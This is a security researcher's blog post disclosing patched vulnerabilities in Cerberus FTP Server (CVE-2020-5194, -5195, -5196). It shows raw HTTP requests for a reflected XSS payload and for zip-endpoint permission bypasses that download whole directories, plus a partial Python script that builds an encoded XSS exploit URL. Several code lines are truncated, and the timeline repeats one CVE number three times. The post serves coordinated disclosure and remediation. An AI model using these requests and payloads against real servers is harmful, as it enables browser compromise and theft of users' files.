Cerberus FTP Vulnerabilities – CVE-2020-5194, CVE-2020-5195, CVE-2020-5196

Now that they are fixed, it is time to disclose some Cerberus FTP vulnerabilities!

Cerberus FTP Vulnerabilities – Introduction

Avalara discovered multiple vulns in the Cerberus FTP Server version 10.0.16.0 and version 8's web client.

You can download the Cerberus FTP Server here.

Additionally, you can visit the Cerberus public disclosures at the following URLs:

- XSS
- Access Control

All the credit for these findings goes to Quinn Zapata. However, I'm just here to publish all his hard work and save myself some writing. That said, we still need to convince him to get a Twitter account!


Finally, this post will follow the same format as my last disclosure.

Improper Neutralization of Input During Web Page Generation ("Cross-Site Scripting") (CVE-2020-5195)


Detailed Information

Reflected cross-site scripting through an image tag in Cerberus FTP Server up to version 10.0.16.0 allows a remote attacker to execute arbitrary JavaScript or HTML via a specially crafted public folder URL. This occurs because the "folder_up.png" image tag does not properly sanitize user-inserted directory paths. A remote attacker must perform the file path modification on an authenticated user's directory URL to insert arbitrary JavaScript or HTML. The vulnerability impacts anyone who clicks the malicious link crafted by the attacker.

A user must first share a folder for others to view. The attacker could either create one themselves if they have an account or discover one.



When changing the URL path, one element can be escaped by inserting "> followed by another directory. Below is a picture showing what happens when an attacker escapes the folder image.



Below is an image showing the HTML of the above folder.

When adding arbitrary code after the escape, the client executes this code. Below is an image showing a script that displays the domain of the vulnerable server.

The following raw HTTP request shows the payload.

Raw Request

```
GET /public/folder/X6VT-CTCj0W6RSDgFW3gNw/demo/%22%3E%3Cscript%3Ea
Host: ec2-54-183-91-97.us-west-1.compute.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0) Gecko/2010010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: cftpSID=ck6JCqutue45sOKuZ2prl7TgEGtrlfQcAHQEyBR_-ks
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Below is an image showing where the application inserted the script tag.

Affected URLs and Parameters / Limiting Factors

The “folder_up.png” image tag is the affected parameter, and the endpoint is at ‘/public/folder/share_id/shared_folder_name’.

Due to the attack vector, a remote attacker must first find or be able to create publicly shared folders and then convince a victim to click the crafted link in order for the exploit to

be successful. Also, the URL limits the number of characters that an attacker can send.

Recommendations

All user input should be properly sanitized, and output properly encoded. Ideally, the application should have a whitelist of all allowed values for user input.

Cerberus FTP Vulnerabilities – Severity

Severity: High

CVSSv3

7.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:L)

Damage

A remote attacker can use this vulnerability to compromise confidential user information and/or files. This could lead to the exploitation of the victim's browser and system. In the worst-case scenario, a remote attacker could steal personally identifiable information and FTP files, or delete all of a victim's stored FTP files.

Reproducibility

The vulnerability is easy to reproduce and only requires changing the vulnerable web page's URL.

Exploitability

The vulnerability is simple to exploit and only requires knowledge of how to write HTML and/or arbitrary JavaScript.

Improper Neutralization of Input During Web Page Generation (“Cross-Site Scripting”)

Detailed Information

Reflected cross-site scripting through an image tag in Cerberus FTP Server up to version 8 allows a remote attacker to execute arbitrary JavaScript or HTML via a specially crafted URL. This occurs because the “folder_up.png” image tag does not properly sanitize user-inserted directory paths. A remote attacker must perform the file path modification on an authenticated user’s directory URL to insert arbitrary JavaScript or HTML. The vulnerability impacts anyone who clicks the malicious link crafted by the attacker. An attacker does not need knowledge of the user's directory structure.

This vulnerability is the same as the cross-site scripting vulnerability impacting Cerberus FTP server version 10.0.16.0 but through a different vector.

The folder image element can be escaped when inserting “> followed by another directory. Below is the result of the escape (IP and logo redacted):

When adding arbitrary code after the escape, the client executes this code. Below is an image showing a script that displays the domain of the vulnerable server (IP and logo redacted).

Below is an image showing where the application inserted the script tag.

Affected URLs and Parameters / Limiting Factors

The “folder_up.png” image tag is the affected parameter, and the endpoint is at ‘/file/d/’.

The only limiting factor is the number of allowed characters in a URL.

Recommendations

All user input should be properly sanitized, and output properly encoded. Ideally, the application should have a whitelist of all allowed values for user input.

Cerberus FTP Vulnerabilities – Severity

Severity: High

CVSSv3

7.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:L)

Damage

A remote attacker can use this vulnerability to compromise confidential user information and/or files. This could lead to the exploitation of the victim's browser and system. In the worst-case scenario, a remote attacker could steal personally identifiable information and FTP files, or delete all of a victim's stored FTP files.

Reproducibility

The vulnerability is easy to reproduce and only requires changing the vulnerable web page's URL.

Exploitability

The vulnerability is simple to exploit and only requires knowledge of how to write HTML and/or arbitrary JavaScript.

Improper Access Control (CVE-2020-5196)

Detailed Information

Permission bypass through the zip and/or unzip permission in Cerberus FTP Server up to version 10.0.16.0 allows an authenticated attacker to create files, display hidden files, list directories, and list files without permission via access to the permission to zip and download or unzip and upload files. There are multiple ways to bypass certain permissions by using the zip and unzip features. As a result, users without permission can see files, folders, and hidden files or create directories without permission.

The example user's permissions are as follows:

A user can directly call the `file/json/download_zip/file_name` endpoint and change the “ID” parameter in order to download the entire FTP directory.

Raw Request

```
POST /file/json/download_zip/exfiltrate.zip HTTP/1.1
Host: ec2-54-183-91-97.us-west-1.compute.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0) Gecko/2010010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://ec2-54-183-91-97.us-west-1.compute.amazonaws.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
DNT: 1
Connection: close
Cookie: cftpSID=56rPuYLQsk7H2marGM17cu2x9gbZOTpwakiYFbZgke8
Upgrade-Insecure-Requests: 1

cd=%2F&zipname=exfiltrate.zip&csrftoken=kM6jNflbX-xV9ppC_kHK5OfWIU
```

Raw Response

```
HTTP/1.1 200 Ok
Server: CerberusFTPServer/10.0
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Referrer-Policy: same-origin
Content-Type: application/octet-stream
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Expires: 0
Accept-Ranges: bytes
Last-Modified: Tue, 29 Oct 2019 20:25:56 GMT
Content-Disposition: filename="exfiltrate.zip";filename*=UTF-8''ex
ETag: "2CDB9EEDFA0038F7AFD19A1AA766A51600AD03F8"
Connection: close
Set-Cookie: [Cookie]
```

```
Date: Tue, 29 Oct 2019 20:25:56 GMT
Content-Length: 799

PK
```

When opened, the zip file contains all files, directories, and hidden artifacts in the FTP directory, bypassing the viewing permissions.

The example user's permissions are as follows:

A user can create a zip file containing a folder they want to insert into the FTP directory. After which they can upload the zip file without issue.

From here the user can then unzip their zip file containing the folder to add.

The application then adds the folder to the FTP directory without issue.

Affected URLs and Parameters / Limiting Factors

The create directory, display hidden, list directories, and list files permissions can be bypassed. To bypass these permissions, either the zip or the unzip functions are used.

Note that an attacker must be authenticated and have the download and zip or upload and unzip permissions.

Recommendations

The zip and unzip functions should be subject to the same permission checks as other functions. For example, zip should not be able to list objects to add to the zip file if not given permission, and unzip should not be able to upload folders without permission.

Cerberus FTP Vulnerabilities – Severity

Severity: Medium

CVSSv3

5.4 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N)

Damage

An attacker could gain access to some permissions that they otherwise would not have access to. This could result in an attacker creating directories or viewing hidden information.

Reproducibility

The vulnerability is easy to reproduce and an attacker can perform it through the user interface.

Exploitability

To automate exploitation some understanding of the Cerberus FTP Server API is required.

Improper Access Control (CVE-2020-5194)

Detailed Information

Permission bypass through the zip API endpoint in Cerberus FTP Server version 8 allows an authenticated attacker without zip permission to use the zip functionality via an unrestricted API endpoint. Improper permission verification occurs when calling the `file/ajax_download_zip/zip_name` endpoint. The result is that a user without permissions can zip and download files even if they do not have permission to view if the file exists.

The example user's permissions are as follows:

The user can directly call the `file/ajax_download_zip/zip_name` endpoint and change the "ID" parameter in order to bypass zip permission restrictions and download any directory they want (including the user's jailed root directory).

Raw Request


```
POST /file/ajax_download_zip/exfiltrate.zip HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0) Gecko/2010010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[REDACTED]/file
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
DNT: 1
Connection: close
Cookie: [Cookie]
Upgrade-Insecure-Requests: 1

cd=%2Fbypass_demo&zipname=exfiltrate.zip&csrftoken=aisow7wILWNmQcO
```

Raw Response

```
HTTP/1.1 200 Ok
Server: CerberusFTPServer/8.0
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Content-Security-Policy: frame-ancestors 'self'
Content-Type: application/octet-stream
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Expires: 0
Accept-Ranges: bytes
Last-Modified: Tue, 29 Oct 2019 20:14:21 GMT
Content-Disposition: filename="exfiltrate.zip";creation-date="Tue,
Connection: close
Set-Cookie: [Cookie]
Date: Tue, 29 Oct 2019 20:14:21 GMT
Content-Length: 352

PK
```



Looking at the downloaded zip file shows that the user successfully bypassed the zip permission.

Affected URLs and Parameters / Limiting Factors

The zip permission of the '/file/ajax_download_zip/zip_name' endpoint can be bypassed.

Note that an attacker must be authenticated and have download permission.

Recommendations

The `file/ajax_download_zip` endpoint should check whether a user has permission to create a zip file prior to doing any operations.

Cerberus FTP Vulnerabilities – Severity

Severity: Medium

CVSSv3

4.3 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N)

Damage

An attacker could gain access to some permissions that they otherwise would not have access to. This could result in an attacker viewing hidden information.

Reproducibility

The vulnerability is easy to reproduce and an attacker can perform it through API calls.

Exploitability

To automate exploitation some understanding of the Cerberus FTP Server API is required.

Cerberus FTP Vulnerabilities – Supplementary Information

The following script generates a URL that exploits the vulns given a URL and a JavaScript payload file.

```
import argparse, base64
from calmjs.parse import es5

def create_exploit(payload, buffer_dir="junk"):
    payload_exec = base64.urlsafe_b64encode(str.encode(es5
    return "\"><script>eval(atob(\"" + payload_exec.decode

if __name__ == "__main__":
```

Cerberus FTP Vulnerabilities – Timeline

10/30/2019 – First attempt to contact vendor.
10/31/2019 – First disclosure to vendor.
11/12/2019 – Vendor acknowledgement.
11/25/2019 – XSS patched and disclosed by vendor.

12/9/2019 – Access Control issues patched and disclosed by vendor.
1/2/2020 – CVEs requested and assigned (CVE-2020-5194, CVE-2020-5194, CVE-2020-5194).
1/11/2020 – This post published.

Cerberus FTP Vulnerabilities – Conclusion

This was my first time handling someone else's disclosure process, and I think it went great.

I also want to give another shout-out to Cerberus, as they were awesome to work with.

For now, this will still be the place where I post my disclosures.

Ray Doyle

Ray Doyle is an avid pentester/security enthusiast/beer connoisseur who has worked in IT for almost 16 years now. From building machines and the software on them, to breaking into them and tearing it all down; he's done it all. To show for it, he has obtained an OSCE, OSCP, eCPPT, GXPN, eWPT, eWPTX, SLAE, eMAPT, Security+, ICAgile CP, ITIL v3 Foundation, and even a sabermetrics certification!

He currently serves as a Senior Staff Adversarial Engineer for Avalara, and his previous position was a Principal Penetration Testing Consultant for Secureworks.

PREVIOUS NEXT

2 Comments

Vulnerability Summary for the Week of January 13, 2020 ~ Agenparl
JANUARY 20, 2020 / 6:56 PM REPLY

[…] CVE-MISCMISCMISC […]

Vulnerability Summary for the Week of January 13, 2020 – A WordPress Site
JANUARY 20, 2020 / 7:18 PM REPLY

[…] CVE-2020-5196 MISC MISC MISC […]

Leave a Reply

Your email address will not be published. Required fields are marked *

Name *

Email *

Website

Add Comment

Notify me of follow-up comments by email.

Notify me of new posts by email.

Post Comment

Related Posts

BEST Hacking Software – Learn the Tools of the Trade

November 3, 2021

Learn Penetration Testing – How to Become an Ethical Hacker!

November 2, 2021

Cyber Security Certifications and Courses – Gotta Catch 'Em All!

November 2, 2021

blogging certs-courses comptia conferences ctfs digitalocean ecppt elearnsecurity emapt ewpt ewptx exploit-exercises gxpn hacking-software htb learn-pentesting lets-encrypt offsec osce oscp practice sans security+ securitytube slae ssl vulnhub wordpress

Search